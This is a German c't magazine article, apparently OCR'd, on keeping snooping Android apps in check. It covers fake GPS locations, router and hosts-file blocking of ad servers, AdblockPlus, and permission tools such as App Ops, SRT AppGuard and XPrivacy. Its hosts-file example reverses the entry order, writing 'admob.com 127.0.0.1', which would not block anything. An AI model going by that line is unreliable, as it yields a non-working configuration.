
© Copyright by Heise Medien

Verbindung zwischen Apps und Werbenetzwerken

Android-Apps offenbaren in ihrer Manifest-Datei die Namen ihrer Java-Komponenten, die Rückschlüsse auf Kooperationen mit Werbe- und Analyse-Netzwerken zulassen. Das Schaubild zeigt, welche Verbindungen zwischen den 50 kostenlosen Top-Apps (links, rechts) und Netzwerken (Mitte) wir gefunden haben.



© Copyright by Heise Medien



Stefan Porteck

Verrammelt

Android-Apps mit Tricks und Tools unter Kontrolle bringen

Wer Schnüffel-Apps ein Schnippchen schlagen will, kappt gezielt die Verbindung zu Werbe-Servern und beschneidet nachträglich die angeforderten Rechte. Einiges davon klappt schon mit Systemfunktionen von Android. Spezialisierte Privacy-Apps gehen noch einige Schritte weiter.

Die Rechteverwaltung von Android ist kaputt: Zwar wird der Nutzer vor der Installation genau darüber informiert, welche Berechtigungen die jeweilige App anfordert. Doch hier gilt die Devise „Friss oder stirb“: Entweder akzeptiert man ausnahmslos alle eingeforderten Berechtigungen oder man kann die gewünschte App nicht installieren. An diesem Scheideweg nicken die meisten Nutzer dann einfach alles ab, was ihnen vorgesetzt wird.

Wer diese Kröte nicht schlucken will, kann die Kontrolle über persönliche Daten wiederherstellen: Wir zeigen, wie Sie einzelnen Apps nach der Installation wieder Rechte entziehen und wie Sie dafür sorgen können, dass sensible Daten nicht bei Werbenetzwerken oder anderen Servern landen.

Diverse Tools zum Schutz der Privatsphäre funktionieren nur mit Custom ROMs – also alternativen Android-Versionen – oder einem Android-System mit Root-Rechten. Das Flashen eines alternativen Android-Systems setzt einige Erfahrung voraus, meist erlischt dadurch die Garantie des Geräts.

Es gibt mehrere Wege, um herauszufinden, wie fleißig eine App Daten einsammelt. Erster Anhaltspunkt sind die bei der Installation angeforderten Rechte. Spezialisierte Webseiten und Apps bewerten die von Schnüffel-Apps ausgehenden Risiken; wer es ganz genau wissen will, kann auch selbst auf Spurensuche gehen – mehr dazu ab Seite 130.

Digitales Versteckspiel

Spiele, Messenger oder Musik-Erkenner übermitteln oft ohne Not den Standort des Anwenders. Nicht jeder mag einer App oder gar deren Werbepartnern ein Bewegungsprofil kredenzen, nur damit beispielsweise ein Musikerkennungsdienst regionale Charts oder ein Spiel lokale High-Scores erstellen kann.

Das Problem lässt sich mit wenigen Handgriffen lösen: Sie brauchen lediglich in den Android-Einstellungen unter Entwickleroptionen das Häkchen bei „Falsche Standorte zulassen“ beziehungsweise „Pseudostandorte zulassen“ zu setzen. Sollten die Entwickleroptionen im Einstellungsmenü nicht auftauchen, können Sie diese einmalig freischalten, indem Sie unter „Einstellungen/Über das Gerät“ mehrmals in schneller Folge auf die Build-Nummer tippen.


© Copyright by Heise Medien

Um Apps einen falschen Standort vorzugaukeln, müssen Sie keine GPS-Koordinaten auswendig lernen, sondern können beispielsweise mit der App „Fake GPS Location“ einen gewünschten Standort von einer Weltkarte auswählen. Falls eine App auf den Fake-Standort nicht reinfällt, wertet sie wahrscheinlich nicht die GPS-Daten aus, sondern nutzt die etwas ungenaueren Funkzellen- und WLAN-Daten zur Ortsbestimmung. Dem lässt sich ein Riegel vorschieben, indem man unter Einstellungen/Standort den Modus von „Hohe Genauigkeit“ auf „Nur Gerät“ ändert. Als Dauerlösung eignet sich ein Fake-Standort allerdings nicht, weil Anwendungen wie Google Now oder Karten-Apps auf den realen Standort angewiesen sind und natürlich nicht funktionieren, so lange man falsche Koordinaten vorgaukelt.


Ausgebremst

Alle Werbenetzwerke arbeiten mit unterschiedlichen App-Entwicklern zusammen, weshalb sie über die häufig übertragene Geräte- oder Werbe-ID die Daten mehrerer Apps miteinander verknüpfen können. So erfahren sie viel mehr über einen Nutzer, als dieser beim Blick auf die Rechte einer einzelnen App vermuten würde (siehe Seite 122).

Um das zu verhindern, schneidet man am einfachsten im gesamten Heim-Netzwerk den Zugriff auf die Server von Werbe- und Tracking-Diensten ab. Praktisch alle gängigen Router können einzelne Server oder IP-Adressen mittels Blacklists oder Firewall-Regeln sperren. Damit sorgt man wenigstens im heimischen WLAN für Ruhe.



Ihr Standort lässt sich gegenüber neugierigen Apps leicht fälschen.



Mit der Fritzbox ist es ein Kinderspiel, den Traffic einer verdächtigen App zu überwachen.

Im Internet finden sich viele Listen mit URLs zu diversen Werbeservern. Diese sollte man nicht direkt übernehmen: Lange Listen bremsen auf vielen Routern die Surf-Geschwindigkeit merklich aus. Wohl auch deshalb beschränken die populären Fritzboxen ihre Listen auf maximal 500 Einträge. Die Filter sollten sich deshalb nur auf die URLs beschränken, die von den genutzten Apps auch wirklich aufgerufen werden.

Wer nicht tief in die Netzwerkforensik einsteigen will und eine Fritzbox besitzt, kommt leicht an eine Liste der angeforderten Werbeserver: Unter der URL http://fritz.box/html/capture.html oder http://fritz.box/capture.lua kann sie den Netzwerkverkehr einzelner Schnittstellen aufzeichnen. Starten Sie erst die Protokollierung, rufen Sie dann die zu überwachende App auf und beenden danach die Aufzeichnung wieder. Unter Windows oder Linux dauert es mit Wireshark meist keine 30 Sekunden, den oder die gesuchten Werbe-Server zu finden und in der Fritzbox auf die Sperrliste zu setzen.

Will man die Filterlisten auch im Mobilfunknetz oder in fremden WLANs – beispielsweise auf der Arbeit – nutzen, muss man zu Hause am Router einen VPN-Server und am Smartphone eine dauerhafte VPN-Verbindung einrichten. Danach schickt das Mobilgerät alle Daten über den heimischen Router.

Bei der Router-Lösung bleiben die Mobilgeräte zwar unangetastet und es werden kollektiv alle auf einen Streich abgeriegelt, doch die Erfolgsquote ist nicht perfekt. Je nachdem, welche Ports oder Protokolle die Apps nutzen, mogeln sie sich womöglich am Filter vorbei. Zudem funktionieren die URL-Filter nicht, wenn Werbeserver über verschlüsselte HTTPS-Verbindungen aufgerufen werden. Eine grundsätzliche Blockade von HTTPS ist keine gute Idee, da die meisten Apps und Webseiten dann überhaupt nicht mehr funktionieren und die Verschlüsselung schließlich auch sinnvoll ist.

Kommt ein VPN nicht in Frage, muss das Smartphone oder Tablet die URLs lokal filtern. Das geht beispielsweise mit der App von AdblockPlus, die viele Anwender bereits vom gleichnamigen Browser-Plug-In kennen. Da AdblockPlus nicht im Play Store erhältlich ist, muss es zunächst von der Webseite des Anbieters herunter geladen und manuell installiert werden.

AdblockPlus nutzt einen Trick, um ohne Root-Rechte Traffic blocken zu können: Es richtet sich auf dem Android-Gerät als Proxy-Server ein, der anhand eigener Filterlisten gewünschte Netzwerkverbindungen blockiert. Seit Android 4.x kann AdblockPlus die Proxy-Einstellungen von Android jedoch nicht mehr automatisch anpassen. Sie müssen das deshalb selbst erledigen, indem Sie in den WLAN-Einstellungen das gewünschte WLAN so lange getippt halten, bis die Schaltfläche „Netzwerk ändern“ erscheint. Dort lassen sich „Erweiterte Optionen einblenden“, wo Sie schließlich in den Proxy-Einstellungen „localhost“ als Server und „2020“ als Port eintragen. Bei von Hardware-Herstellern angepassten Android-Versionen finden sich die Proxy-Einstellungen oft an anderer Stelle. Eine gezielte Suche im Web sollte eine passende Anleitung zu Tage fördern.

AdblockPlus richtet nur HTTP-Proxies ein. Wenn Apps ein anderes Protokoll verwenden, um eine Verbindung zu den Servern aufzu-

© Copyright by Heise Medien


bauen, versagt deshalb der Schutz. Darüber hinaus kann man Proxy-Server ohne Root-Rechte nur für WLANs einrichten. Sobald das Smartphone im Datennetz des Mobilfunkbetreibers unterwegs ist, können alle Apps wieder munter mit jedem Server kommunizieren.

Wegen dieser Schwächen eignen sich alle Blocking-Lösungen eher nur dafür, um zu verhindern, dass Werbenetzwerke Daten abgreifen. Die Filter hindern Apps selbst aber nicht daran, sensible Informationen auszulesen und an eigene Server zu schicken: Kappt man beispielweise Facebook oder Shazam die Verbindung zum eigenen Server, funktionieren sie schlicht nicht mehr.

Entzugserscheinungen

Wer mehr Schutz will, muss also dafür sorgen, dass Anwendungen sensible Daten gar nicht erst abgreifen können. Unter Android gibt es mehrere Möglichkeiten, Apps nach der Installation ihre angeforderten Rechte wieder zu entziehen.

Fein raus sind Nutzer, deren Tablet oder Smartphone noch mit Android 4.3 läuft: Hier hatte Google als verstecktes Feature so genannte App Ops – zu Deutsch: App-Vorgänge – eingeführt. Dieses Menü listet auf, welche Apps auf den Standort, persönliche Daten (unter anderem Kalender oder Telefonbuch), SMS/MMS-Nachrichten oder den Medienspeicher zugreifen dürfen und welche Apps automatisch beim Booten gestartet werden. Alternativ zeigt App Ops alle Rechte einer einzelnen App an. Um einem speziellen Kandidaten die Flügel zu stutzen, lassen sich Rechte selektiv entziehen.



Google liefert mit App Ops ein umfangreiches Rechte-Management mit, versteckt es aber so tief im System, dass man nur mit Root-Rechten herankommt.

Leider kommt man mit Bordmitteln nicht an die App Ops heran. Um die zum Starten nötige Verknüpfung zu erzeugen, muss man eine der diversen dafür im Play Store angebotenen Tools installieren. Das klappt bis einschließlich Android 4.4.2: In jüngeren Versionen hat Google die App Ops so tief im System vergraben, dass sie sich nur noch mit Root-Rechten öffnen lassen.


Wer sein Gerät nicht rooten kann oder will, erreicht mit der App „SRT AppGuard" einen fast genauso guten Schutz. Das an der Uni Saarbrücken entwickelte Tool ist nicht im Play Store erhältlich; die APK-Datei gibt es auf der Webseite des Anbieters. Dort muss man sie auf das Handy herunterladen und installieren. Die kostenlose Version kann die Rechte von drei Apps anpassen; die uneingeschränkte Vollversion kostet vier Euro.

Im Hauptfenster führt AppGuard alle installierten Apps auf und klassifiziert sie nach den eingeforderten Rechten. Suspekte Anwendungen lassen sich auf eine Überwachungsliste setzen. Bei überwachten Apps zeigt AppGuard einer Übersicht aller angeforderten Rechte nebst einer kurzen Erklärung. Danach kann man der App einzelne Rechte entziehen.


Praktisch: Wählt man den Eintrag „Voller Netzwerkzugriff aus", öffnet sich eine Liste mit allen Webservern, zu denen die App eine Verbindung aufbaut. Tracker-Dienste und Werbenetzwerke verraten sich anhand ihrer URLs meist so deutlich, dass man sie gezielt blockieren kann.

Um das ohne Root-Rechte hinzubekommen, bedient sich AppGuard eines cleveren Tricks: Zuerst wird die ursprüngliche App deinstalliert und dann von AppGuard um eine Middleware erweitert, die API-Zugriffe abfängt und an AppGuard weiterleitet. Anschließend wird die derart gepatchte App automatisch wieder installiert. Laut den Entwicklern fängt AppGuard Zugriffe auf die Kamera, den Standort, SMS/MMS-Nachrichten, Kontakte, Kalenderdaten und Internetzugriffe ab. Damit bietet AppGuard einen umfangreichen Schutz. Passen muss es nur, wenn Apps die Funktionen nicht über die Android-API aufrufen, sondern mittels naivem Maschinencode.

Das Patchen hat den Nachteil, dass dabei einmalig alle Einstellungen der App verloren gehen. Außerdem ändert sich die Signatur der Apps, wodurch sie vom Play Store nicht mehr automatisch mit Updates versorgt werden. Dieses Problem lösen die Macher mit einer eigenen Update-Routine. AppGuard prüft die gepatchten Apps regelmäßig auf neue Versionen. Sind Updates verfügbar, wird die APK automatisch herunter geladen, gepatcht und installiert. Hierbei bleiben alle Daten und Einstellungen der App erhalten.




AppGuard kann Apps auch ohne Root-Zugriff einzelne Rechte entziehen.



Der LBE Security Master kann Apps Rechte entziehen und bringt eine eigene Firewall mit.

© Copyright by Heise Medien



Auch Ungeübte können das sehr mächtige XPrivacy samt dem benötigten Xposed Framework Installieren: Ein Installer führt durch alle nötigen Schritte.

Null Zugriff dank Vollzugriff

Hat man das Android-System gerootet oder durch ein Custom ROM ausgetauscht, stehen noch wirkungsvollere Methoden zum Schutz der Privatsphäre zur Verfügung. Wer den Netzwerkverkehr filtern will, kann dann das bereits beschriebene AdblockPlus auch im Mobilfunknetz nutzen. Alternativ lassen sich Firewalls wie die des Avast-Virenscanners oder die AFWall+ nutzen, um ungewollte Verbindungen zu Werbenetzen oder Tracking-Diensten zu blockieren.

Ganz ohne Apps im Hintergrund kommen Sie aus, wenn Sie die Hosts-Datei verändern. Dafür speichert man einfach mit einem Datei-Manager die URLs von Werbenetzwerken nach dem Schema `admob.com 127.0.0.1` in der Datei /system/etc/hosts auf dem Mobilgerät, wodurch sie ins Leere gelotst werden. Um die Aktualisierung der Sperrliste müssen Sie sich dann aber selbst kümmern.


Dank Firewall und Zugriff auf die Hosts-Datei lassen sich URLs mit Root-Rechten zwar besser filtern, aber auch hier gilt: Bestmöglichen Schutz bekommt man nur, wenn die Apps erst gar keine Rechte zum Datensammeln bekommen. Bequemstes Mittel der Wahl sind hier die bereits beschriebenen App Ops, die im Android-System stecken und sich auf gerooteten Geräten problemlos freischalten lassen. In vielen Custom ROMs ist die Funktion direkt ins Menü integriert. Die Macher des Custom ROM CyanogenMod haben App Ops sogar aufgebohrt, so dass man mit einem Fingertipp für beliebige Apps einen sogenannten Privacy-Modus aktivieren kann.

Ähnlichen Funktionsumfang und eine übersichtliche Bedienoberfläche bringt der „LBE Privacy Guard“. Die im Play Store angebotene Version funktioniert bis einschließlich Android 4.1. Auf neueren Systemen müssen Sie zum „LBE Security Master“ greifen. Im Play Store findet sich nur eine chinesischsprachige Fassung, eine lokalisierte Version bietet unter anderem das Portal www.android-hilfe.de an. Neben dem Rechte-Management umfasst das Tool unter anderem auch eine Firewall und eine App-Überwachung.

Bei unseren Tests gab es gelegentlich Probleme, sich in den verschachtelten und trotz deutscher Übersetzung teilweise mit chinesischen Schriftzeichen gespickten Menüs zurechtzufinden. Praktisch fanden wir, dass man Rechte nicht generell ablehnen oder zulassen muss. Auf Wunsch öffnet LBE Security Master einen Auswahldialog, wenn eine App bestimmte Rechte anfordert, damit man fallweise entscheiden kann.

Egal ob nun App Ops, LBE Privacy Guard, LBE Security Master oder auf Geräten ohne Root SRT AppGuard zum Einsatz kommt: Beim Entziehen von Rechten ist stets etwas Fingerspitzengefühl nötig: Nicht selten stürzen Apps einfach ab, wenn ihnen zwingend benötigte Rechte fehlen; schlimmstenfalls reißen sie dabei das ganze Android-System mit.

Die PDroid-Tools (PDroid, Open PDroid und PDroid 2) umgehen dieses Problem, indem sie Apps nicht den Zugriff entziehen, sondern ihnen bei Anfragen nach dem Standort oder der Geräte-ID falsche Werte unterjubeln. Im Einstellungsmenü lässt sich festlegen, ob Apps eine zufällige oder eine vorab festgelegte Fake-Antwort bekommen sollen.



In puncto Sicherheit und Funktionsumfang stellen die PDroid-Tools die bislang stärkste Lösung dar. Doch ihre Installation ist auch die komplizierteste: Um tiefer ins Android-System einzugreifen, als es Root-Rechte alleine erlauben, muss am PC für das Android-System ein Patch generiert werden, den man anschließend mit einem Custom-Recovery-Image wie dem ClockworkMod als Update aufs Smartphone flasht. Für reguläre Hersteller- oder Stock-Versionen von Android gibt es keine Patches; die PDroid-Tools setzen ein Custom ROM voraus.

Wer diesen Aufwand scheut, greift zu XPrivacy. Dieses OpenSource-Tool füttert allzu neugierige Apps ebenfalls mit falschen Daten und kommt ohne ein gepatchtes Betriebssystem aus. Für die nötige Verzahnung mit dem Android-Unterbau sorgt das sogenannte Xposed Framework. Dieses ist unter Android-Tüftlern sehr beliebt, da es viele optische und technische Tweaks ermöglicht, die sonst nur Nutzern eines Custom ROMs vorbehalten sind.

Die Installation von XPrivacy und des Xposed Frameworks ist auch für Ungeübte leicht zu bewerkstelligen: Der im Play Store angebotene XPrivacy Installer lädt alle nötigen Dateien automatisch herunter und führt den Anwender in einer Schritt-für-Schritt-Anleitung durch die Installation. Die Bedienung von XPrivacy ist dank der guten Oberfläche leichter als bei den App Ops oder den PDroid-Varianten. Dank des Xposed Frameworks verwaltet das Tool den Zugriff auf bestimmte Informationen sogar feinmaschiger, als es das Android-Rechtesystem eigentlich erlaubt – mehr siehe [1].

Für welche Lösung man sich entscheidet, hängt maßgeblich von den Nutzergewohnheiten ab: Ein reines Spaß- und Surftablet, dass eh nur im heimischen WLAN genutzt wird, lässt sich mit Router-Regeln und Datensparsamkeit absichern. Auf viel genutzten Smartphones ohne Root-Rechte bietet der SRT AppGuard einen umfassenden Schutz. Wer komplett auf Nummer Sicher gehen will, kommt an einem gerooteten System nicht vorbei. Hier bieten XPrivacy oder ein Custom ROM mit App-Ops-Integration das beste Verhältnis zwischen Sicherheit und Installationsaufwand. (spo@ct.de)

Literatur

[1] Alexander Spier, Am offenen Herzen, Android aufbohren mit Xposed, c't 7/15, S. 152

Das Tool XPrivacy lässt sich mit Root-Rechten leicht installieren und bietet einen sehr guten und engmaschigen Schutz gegen schnüffelnde Apps. c't

© Copyright by Heise Medien

Achim Barczok, Ronald Eikenberg, David Wischnjak

Durchleuchtet

Schnüffel-Apps durch Analyse und Monitoring aufdecken

Um Schnüffel-Apps einen Riegel vorschieben zu können, muss man sie erst einmal identifizieren. Zur Überführung verdächtiger Programme kann man deren Internetverkehr filtern oder einen Blick in den Code werfen. Beides geht einfacher, als es klingt.

Mit den richtigen Werkzeugen ist eine grobe Einteilung in harmlose und gefährliche Apps schnell getroffen – aufwendiger ist es, die Übeltäter in flagranti zu erwischen. In diesem Artikel führen wir Sie in drei Schritten in die Sicherheitsanalyse von Apps ein. Dabei kommen Methoden zum Einsatz, wie sie auch professionelle Sicherheitsunternehmen verwenden.

– Schritt 1: Verdächtige Apps identifizieren
– Schritt 2: Datenverkehr mit Server abhören
– Schritt 3: Code-Analyse

